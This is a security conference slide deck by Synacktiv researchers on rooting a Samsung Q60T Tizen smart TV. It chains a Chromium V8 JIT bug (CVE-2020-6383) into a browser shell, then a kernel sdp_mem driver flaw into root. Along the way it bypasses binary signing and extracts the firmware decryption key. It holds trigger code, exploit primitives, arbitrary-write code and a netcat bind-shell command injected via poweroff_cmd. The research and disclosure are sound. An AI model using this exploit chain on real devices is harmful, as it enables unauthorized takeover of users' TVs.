# Rooting Samsung Q60T Smart TV

November 19th 2021

GreHack

Vincent Fargues    Jérémie Boutoille

## Table of contents

## Who are we ?

Vincent FARGUES

- Security researcher @Synacktiv
- Vulnerability research & exploitation

Jérémie BOUTOILLE

- Security researcher @Synacktiv
- Vulnerability research & exploitation

**Synacktiv**

- Offensive security company
- Based in France
- ~90 Ninjas
- We are hiring !!!

## Samsung Q60T

- Samsung Smart TV
  - Internet connected television
  - Multiple network services
  - Based on Tizen
- Pwn2Own target
  - $20000 reward
  - Targeted multiple times at Pwn2Own [1] [2] [3]
  - Firmware is encrypted, no decrypted version available

1. https ://www.zerodayinitiative.com/blog/2020/11/6/pwn2own-tokyo-live-from-toronto-day-one-results
2. https ://www.zerodayinitiative.com/blog/2020/11/7/pwn2own-tokyo-live-from-toronto-day-two-results
3. https ://www.zerodayinitiative.com/advisories/ZDI-21-408/

## Tizen

- Open source multiplatform operating system
- Maintained by Samsung
- Used on smartphones, smart tv, watches, etc.
- Applications :
  - Web application : HTML, JavaScript, and CSS combined in a package
  - .NET Application : .NET !
  - Native Application : C/C++ app
- And of course : a web browser !

## Attack plan

- Entry point : target the web browser to easily get a shell
- Privilege escalation : audit Samsung’s open source code
- Firmware decryption : reverse engineer the update daemon and try to take out the keys

## Table of contents

## Tizen Browser

- Depending of TV models, could be based on Chromium or Webkit https://developer.samsung.com/smarttv/develop/specifications/web-engine-specifications.html

| TV Model Year | Web Engine |
|---|---|
| 2021 | Chromium |
| 2020 | Chromium |
| 2019 | Chromium |
| 2018 | Chromium |
| 2017 | Chromium |
| 2016 | Webkit |
| 2015 | Webkit |


- Q60T is Chromium based
- Git repository is available online : https://git.tizen.org/cgit/platform/framework/web/chromium-efl/
- Based on a old version of Chromium

## Tizen Browser

- Security patches are manually backported by Samsung
- Not an easy process …
  - Maintainers must be very attentive and quick
  - Some commit are not marked as security fix
- We found a vulnerability which has not been backported
  - Type inference issue in the JIT
  - Leads to a bad range issue
- Not a valid entry for Pwn2Own
  - already known vulnerability
  - still interesting for debugging purposes

## JavaScript engine and JIT

- v8 is the Chromium's JavaScript engine
- Made of multiple components :
  - Parser : parse the JavaScript
  - Interpreter : compile and execute the virtual machine code
  - JIT compiler : compile virtual machine code into native instructions
- the JIT compiler try to do optimization while compiling, based on assumptions such as :
  - the range of a variable
  - types of a variable
  - etc



## Vulnerability description - CVE-2020-6383

- Public since May 2020
  - https://bugs.chromium.org/p/chromium/issues/detail?id=1051017
- Not backported by Samsung at the beginning of 2021
- Bypass of CVE-2019-13764
  - https://bugs.chromium.org/p/chromium/issues/detail?id=1028863
- Type inference issue while handling loops
- PoC is already provided, we just have to understand what is going on!

## CVE-2020-6383

- v8 tries to determine the range of variable in loops

```
var start = 0;
var increment = 1;
for(var k = start; k < 100; k += increment) {
   // ...
}
```

- In this case :
    - `start` range is `[0..0]`
    - `increment` range is `[1..1]`
    - so `k` range is `[0..99]`

## CVE-2020-6383

- v8 tries to determine the range of variable in loops

```
var start = +Infinity;
var increment = -Infinity;

for(var k = start; k >= 1; k += increment) {
   // ...
}
```

- In this other case :
  - `start` range is `[-Infinity..+Infinity]`
  - `increment` range is `[-Infinity..+Infinity]`
  - so `k` could be `-Infinity` and `NaN`
    - because in JavaScript `-Infinity + Infinity == NaN`

## CVE-2020-6383

- v8 tries to detect cases where adding/substracting `start` and `increment` gives `NaN`
  - `start` and `increment` must be Integers
  - `typer_->operation_typer()->NumberAdd/NumberSubtract` result type must not contain `NaN`

```
Type Typer::Visitor::TypeInductionVariablePhi(Node* node) {
  InductionVariable::ArithmeticType arithmetic_type = induction_var->Type();
  Type initial_type = Operand(node, 0);
  Type increment_type = Operand(node, 2);

  const bool both_types_integer = initial_type.Is(typer_->cache_.kInteger) &&
                                  increment_type.Is(typer_->cache_.kInteger);
  bool maybe_nan = false;
  // The addition or subtraction could still produce a NaN, if the integer
  // ranges touch infinity.
  if (both_types_integer) {
    Type resultant_type =
        (arithmetic_type == InductionVariable::ArithmeticType::kAddition)
            ? typer_->operation_typer()->NumberAdd(initial_type, increment_type)
            : typer_->operation_typer()->NumberSubtract(initial_type, increment_type);
    maybe_nan = resultant_type.Maybe(Type::NaN()); /* <------------------------------------ */
  }

  // We only handle integer induction variables (otherwise ranges
  // do not apply and we cannot do anything).
  if (!both_types_integer || maybe_nan) {
    return /* ... */;
  }
```

## CVE-2020-6383

- However, it is still possible to produce a `NaN` despite `maybe_nan` being `false`

```
var start = 0;
var increment = -Infinity;
var it_count = 0;

for(var k = start; k < 1; k += increment) {

    if(k == -Infinity)
        increment = +Infinity;

    if(++it_count > 10)
        break;
}
```

- With the previous code
  - `start` range is `[0..0]`
  - `increment` range is `[-Infinity..+Infinity]`
  - so `both_types_integer` is `true`
- `typer->operation_typer()->NumberAdd(initial_type, increment_type)`
  - doesn't determine that the result could be `NaN`
  - thus, `maybe_nan` stays to `false`
- and the optimization continues!

## CVE-2020-6383

- And v8 determines that `k` range is `[-Infinity..+Infinity]`
  - because `increment` could be positive or negative

```
double increment_min;
double increment_max;
if (arithmetic_type == InductionVariable::ArithmeticType::kAddition) {
  increment_min = increment_type.Min();
  increment_max = increment_type.Max();
} else {
  DCHECK_EQ(InductionVariable::ArithmeticType::kSubtraction, arithmetic_type);
  increment_min = -increment_type.Max();
  increment_max = -increment_type.Min();
}

if (increment_min >= 0) {
  /* ... */
} else if (increment_max <= 0) {
  /* ... */
} else {
  // Shortcut: If the increment can be both positive and negative,
  // the variable can go arbitrarily far, so just return integer.
  return typer_->cache_.kInteger;
}
```

- **But doesn't include `NaN` !**

## CVE-2020-6383

- We are able to produce a variable `k`
  - That v8 thinks range is `[-Infinity..+Infinity]`
  - But that also could be `NaN`
- With a subtle sequence of arithmetic operations, we can make v8 believe that this variable is a constant

```
var value = k;                  // [-Infinity, +Infinity]
value = Math.max(value, 1024);  // [1024, +Infinity]
value = -value;                 // [-Infinity, -1024]
value = Math.max(value, -1025); // [-1025, -1024]
value = -value;                 // [1024, 1025]
value -= 1022;                  // [2, 3]
value >>= 1;                    // [1, 1]
value += 10;                    // [10, 10]
```

- v8 thinks that `value` could only be `10` ...
- ... but can also be a value derived from the internal representation of `NaN`
- which is a big value!

## CVE-2020-6383

- this special `value` is then used to construct an `Array`

```
var evil = Array(value);
```

- v8 takes the following path to optimize the *array* construction

```
Reduction JSCreateLowering::ReduceJSCreateArray(Node* node) {
  DCHECK_EQ(IrOpcode::kJSCreateArray, node->opcode());
      /* ... */
      } else if (arity == 1) {
        Node* length = NodeProperties::GetValueInput(node, 2);
        Type length_type = NodeProperties::GetType(length);
        if (length_type.Is(Type::SignedSmall()) && length_type.Min() >= 0 &&
            length_type.Max() <= 16 &&
            length_type.Min() == length_type.Max()) {
          int capacity = static_cast<int>(length_type.Max());
          return ReduceNewArray(node, length, capacity, initial_map, pretenure,
                                slack_tracking_prediction);
        }
```

- an array of fixed capacity is created
- but the actual length comes from the special `value` …
- … and is very big!

## CVE-2020-6383

```
function trigger() {
    var increment = -Infinity;
    var it_count = 0;

    for(var k = 0; k < 1; k += increment) {
        if(k == -Infinity)
            increment = +Infinity;

        if(++it_count > 10)
            break;
    }

    var value = k;
    value = Math.max(value, 1024); value = -value;
    value = Math.max(value, -1025); value = -value;
    value -= 1022; value >>= 1;
    value += 10;

    var evil = Array(value);
    evil[0] = 1.1;
    return evil
}

for (let i = 0; i < 20000; ++i)
  trigger();

var evil = trigger();
%DebugPrint(evil);
```

## CVE-2020-6383

```
DebugPrint: 0x241f81f9: [JSArray]
 - map: 0x3c785821 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x4b50d0ad <JSArray[0]>
 - elements: 0x241f8209 <FixedDoubleArray[10]> [HOLEY_DOUBLE_ELEMENTS]
 - length: 536870666
 - properties: 0x2ef846d1 <FixedArray[0]> {
    #length: 0x5098f12d <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x241f8209 <FixedDoubleArray[10]> {
           0: 1.1
         1-9: <the_hole>
 }
0x3c785821: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: HOLEY_DOUBLE_ELEMENTS
...
```

## Exploitation

- The function `trigger` is modified to return two arrays
  - `evil` : the big one
  - `victim` : placed right after in memory, which we are going to modify
- `victim` is modified to craft `fakeobj` and `addrof` primitives (http://phrack.org/issues/70/3.html#article)
- `addrof` : given an object, returns his address in memory

```
addrof(obj) {
    this.victim[0] = obj;
    return this.evil[12].f2i() & 0xFFFFFFFFn;
}
```

- `fakeobj` : given an address, returns an object

```
fakeobj(addr) {
    this.evil[12] = addr.i2f();
    return this.victim[0];
}
```

## Exploitation

- `addrof` and `fakeobj` primitives are then used to create a fake `ArrayBuffer` allowing to read and write arbitrary addresses
- from this, code execution is done by re-writting jitted code of a Web Assembly function
  - JITed Web Assembly is within an `rwx` memory area

```
$ nc -l -vvv -p 1337
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.37] 54680
uname -a
Linux Samsung 4.1.10 #1 SMP PREEMPT Mon Sep 21 14:16:54 UTC 2020 armv7l GNU/Linux
id
uid=5001(owner) gid=100(users) groups=29(audio),44(video),100(users),201(display),1901(log),6509(
       app_logging),10001(priv_externalstorage),10502(priv_mediastorage),10503(priv_recorder),10704(
       priv_internet),10705(priv_network_get) context="User::Pkg::org.tizen.browser"
```

- We get a shell within the browser context!

## Table of contents

## Mitigations

### UEP

- Unauthorized Execution Prevention
- All binaries that are run must be signed
- Enforced by the kernel

### SMACK

- Simplified Mandatory Access Control in Kernel
- SELinux like :
    - contexts
    - context’s transitions
- All applications have a different context

## Kernel

### Downloading Open Source Components

- Available on Samsung website [4]
- Many drivers code source
- Kernel source code with samsung custom protections (UEP)

4. https://opensource.samsung.com/uploadSearch?searchValue=Q60T

## Driver

### Driver sdp_mem

- The `sdp_mem` driver is accessible from the Browser context
- This driver defines three file_ops :
  - sdp_mem_open
  - sdp_mem_release
  - sdp_mem_mmap

```
static const struct file_operations sdp_mem_fops = {
.owner = THIS_MODULE,
.open = sdp_mem_open,
.release = sdp_mem_release,
.mmap = sdp_mem_mmap,
};
```

*linux-4.1.10/drivers/soc/sdp/sdp_hwmem.c*

SYNACKTIV

## Vulnerability description

- The vulnerability is in the function `sdp_mem_mmap`
- It allows mapping any physical address
- This gain us R/W on the full Kernel

```c
static int sdp_mem_mmap(struct file * file, struct vm_area_struct * vma)
{
  size_t size = vma->vm_end - vma->vm_start;

  if (file->f_flags & O_SYNC)
    vma->vm_page_prot = __pgprot_modify(vma->vm_page_prot,
        PTE_ATTRINDX_MASK, PTE_ATTRINDX(1) | PTE_UXN);

  vma->vm_ops = &mmap_mem_ops;

  /* Remap-pfn-range will mark the range VM_IO and VM_RESERVED */
  return remap_pfn_range(vma, vma->vm_start, vma->vm_pgoff,
                         size, vma->vm_page_prot);
}
```

*linux-4.1.10/drivers/soc/sdp/sdp_hwmem.c*

## Access Control

```
0 crw-rw-rw- 1 root root * 10, 193 Sep 26 14:51 /dev/sdp_mem
```

```
Smack restricts access based on the label attached to a subject and
     the label attached to the object it is trying to access. The
     rules enforced are, in order:
[...]
 4. Any access requested on an object labeled "*" is permitted.
```

*https ://www.kernel.org/doc/Documentation/security/Smack.txt*

## Arbitrary write example

```
fd_sdp = syscall_open("/dev/sdp_mem", O_RDWR, 0);
if(fd_sdp == -1) {
    return -1;
}

/*void *mmap2(void *addr, size_t length, int prot,
                  int flags, int fd, off_t pgoffset);*/

ptr = mmap2(0, 0x1000, 3, 1, fd_sdp, 0x40692);
// Write at adress 0x40692ff0 || patch procfs sdp
*((unsigned int *) (ptr + 0xFF0)) = 0xC0046EDC;

close(fd_sdp);
```

## Vulnerability Exploitation

### What to rewrite

- Writing code section is always tricky
- Rewrite data is easier
- Rewrite a pointer to get arbitrary call
- Use a known technique to exec a userland binary

## Arbitrary Call

### Using a /proc/ entry

- The file `/proc/sdp_version` can be accessed by the browser
- A pointer to the corresponding function is defined in the kernel
- Rewriting this pointer gives an arbitrary call

```
static struct sdp_proc_entry sdp_proc_entries[] = {
{
  .name = ”sdp_version”,
  .proc_read = sdp_proc_show_sdpver,
}
```

*linux-4.1.10/drivers/soc/sdp/common.c*

## Execute a userland binary

### Orderly_poweroff

- The function `__orderly_poweroff` executes a command with `call_usermodehelper`
- The command executed is stored in the data section with the symbol `poweroff_cmd`
- Patching the `poweroff_cmd` value allows executing an arbitrary command
- Example : `/tmp/busybox nc -l -p 4343 -lk -e /bin/sh\x00`

```
static int __orderly_poweroff(bool force)
{
  int ret;

  ret = run_cmd(poweroff_cmd);
  [...]
}
```

*linux-4.1.10/kernel/reboot.c*

SYNACKTIV


## Bypass UEP

### Execute any binary

- The Kernel prevents from executing non signed binaries (i.e busybox in our case)
- This check can be easily bypassed by rewriting the global variable `s_uepStatus`
- The signature is no longer checked

```
if( s_uepStatus == 0 )
    {
        result = SF_STATUS_UEP_SIGNATURE_CORRECT;
    }
```

*linux-4.1.10/security/sfd/uep/SfdUepHookHandlers.c*


Sécurité intellig.

Un processus malveillant a été bloqué. [Processus : busybox]
Voulez-vous envoyer sur le serveur ce fichier relatif aux logiciels malveillants afin de nous aider à améliorer les Samsung Smart TV ?

## Recap

**We expect shell root**


- Patch UEP
- Rewrite `poweroff_cmd`
- Patch `sdp_proc_entries.proc_read` pointer with `__orderly_poweroff` address
- `cat /proc/sdp_version` from browser context
- Enjoy root shell

```
$ nc 192.168.1.36 4343 -vvv
(UNKNOWN) [192.168.1.36] 4343 (?) open
id
uid=0(root) gid=0(root) context=”_”
```

## Table of contents

## File format

- Firmwares can be downloaded from Samsung site [5]
- Firmwares are encrypted
- Previous work from F-Secure [6] has shown :
  - The encryption algorithm is AES
  - The key is decrypted by the TrustZone




Firmware entropy

5. https://www.samsung.com/us/support/downloads/?model=N0002201&modelCode=QN43Q60TBFXZA
6. https://labs.f-secure.com/blog/samsung-q60r-smart-tv-opening-up-the-samsung-q60-series-smart-tv/

## TrustZone and key extraction

- The encrypted key is stored in `/usr/share/org.tizen.tv.swu/itemsAESPassphraseEncrypted.txt`
- The key is loaded in the TrustZone and the firmware decryption is done by a Trusted application



Firmware decryption

## Firmware Update

### Manual Update

- To extract the key, a manual Firmware Update is done using the binary `SWUStandalone`
- A USB key is plugged on the TV with a valid firmware
- Gdbserver is used to debug the `SWUStandalone` binary and patch the code
- Many patches are applied to the binary to get debug and bypass verifications

## Patches 1/4

- Patch to dump input and output of AESDecryption

```
int __fastcall SWU::Platform::TrustZoneAESEngine::initDumpOptions(SWU::Platform::TrustZoneAESEngine *this
       ){
[...]
CustomBoolParam = SWU::SWUCommon::DebugAndTestParameters::getCustomBoolParam(DebugAndTestParameters, v43,
        0);
+CustomBoolParam = 1;
if ( CustomBoolParam ){
  //Debug stuff including dumping input and output of AES
  [...]
}
```

## Patches 2/4

- Patch to bypass Version check and force update with same Firmware

```
void __fastcall SWU::Core::VersionManager::runCheckers(int a1, const char *a2, int a3, int a4){
  +a3 = 1;
  if ( a3 || [...])
  {
    [...]
    v10 = (SWU *)SWU::Common::Logging::LoggingClass::print(
                  SWU::Common::Logging::LoggingClass::printLines,
                  "org.tizen.tv.swu.SWU",
                  3,
                  0,
                  0,
                  "%s:%d>VersionManager::runCheckers(): Skipping Version check.",
                  v9,
                  77);
    goto LABEL_3;
  }
  [...]
}
```


## Patches 3/4

- Patches to force Trustzone to decrypt the key outside the crypt engine

```
int *__fastcall SWU::Platform::IPlatformCryptography::createCryptEngine(int *a1,int
      useSoftwareCryptEngine,[...]){
   + useSoftwareCryptEngine =1;
   [...]
   isTrustZoneSupported = SWU::Platform::IPlatformCryptography::isTrustZoneSupported((SWU::Platform::
         IPlatformCryptography *)&elf_gnu_hash_indexes[3938]);
   +isTrustZoneSupported =0;
   if ( isTrustZoneSupported )
   {
     SWU::Common::Logging::LoggingClass::print(
       SWU::Common::Logging::LoggingClass::printLines,
       "org.tizen.tv.swu.SWU",3, 0,0,"%s:%d>Passphrase will be decrypted inside crypt engine.",v11,80);
   }
   else
   {
     SWU::Common::Logging::LoggingClass::print(
       SWU::Common::Logging::LoggingClass::printLines,
       "org.tizen.tv.swu.SWU",3,0,0,"%s:%d>Decrypting passphrase outside crypt engine.",v16,85);
   [...]
   }

}
```

## Patches 3/4 - Diagram



Key decryption outside TrustZone

## Patches 4/4

- Patches to print the key when the TrustZone client is initialized


```
int __fastcall SWU::Platform::SWUTrustZoneClient::init(
       SWU::Platform::SWUTrustZoneClient *this,
       int isEncryption,
       int PassphraseIsDecrypted,
       char *Passphrase,
       int Salt,
       unsigned int inputBufferSize)
{
  // PRINT Passphrase HERE
}
```

## Key Extraction with gdb

- Gdb is used to apply all the patches and allows to obtain the key

```
b'0x6a,0xe2,0xf1,0x1c,0x4a,0xbf,0x2b,0x7b,0x23,0x48,\n0x81,0x65,0xed,0
     x18,0x1d,0x43,0x73,0xdb,0xb6,0xff,\n0x8c,0x57,0x3b,0xb6,0x1e,0x52
     ,0xb9,0x6e,0x26,0xdc,...,0xe2,0x9e,0x5b,0xce,0x4e,0xcb,0x5d,0xcd
     ,0x5d,0xec,\n0xd5,0xd1,0xec,0x84,0x33,0xc7,0x43,0x23,0xb4,0x3a'
```

- WTF is this?



## Guessing 100

- The cleartext key has a weird format.
- If this key is used with the option “software decryption” of the binary, it doesn’t work
- This format is sent to the trusted application when decryption is performed by the TrustZone
- Is the Trusted application parsing `\n` and `0x` or is the key the whole content ?
- A script has been written to perform many tries until the padding of AES is OK
- Final solution :

```
passphrase = b'0x6a...'
aes_key = hashlib.md5(passphrase).digest().ljust(16, b”\x00”)
```

## Decrypt the Firmware

```
python3 decrypt.py upgrade.msd /tmp
[+] aes_key = 5bab1098dab48792xxxxxxxxxxxxxxxx 16 bytes 128 bits
[+] aes_iv = a15d1220958bbb66d12610789d115fd1 16 bytes 128 bits
[...]


ls  /tmp/extract/
ddr.init dtb.bin factory_peq.img platform.img secos.bin secos_drv.bin
     seret.bin sign.bin uImage
```

## Table of contents

## Conclusion

- Got a root shell on the TV
  - No more binary signatures
  - Access to the whole system
  - We are in comfortable position for vulnerability research
- Firmwares are now decrypted
- Full exploit + decryption script will be published soon
- Thanks to :
  - Our colleagues for proof reading
  - David Berard for helping us throughout the research

## DO YOU HAVE ANY QUESTIONS ?

THANK YOU FOR YOUR ATTENTION

SYNACKTIV